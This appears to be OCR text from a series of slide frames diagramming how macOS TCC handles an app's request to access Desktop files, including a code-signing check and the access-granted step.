
I want to access files from Desktop

Kernel

Hey TCC, check the permissions of the requesting app

System app with plugin

TCC daemon



I want to access files from Desktop


Kernel

Hey TCC, check the permissions of the requesting app

Validate Code Signing requirement

System app with plugin

TCC daemon



I want to access files from Desktop

Kernel


Hey TCC, check the permissions of the requesting app

Access Granted

Validate Code Signing requirement

System app with plugin

TCC daemon



I want to access files from Desktop

Kernel

Hey TCC, check the permissions of the requesting app

Access Granted

Access Granted

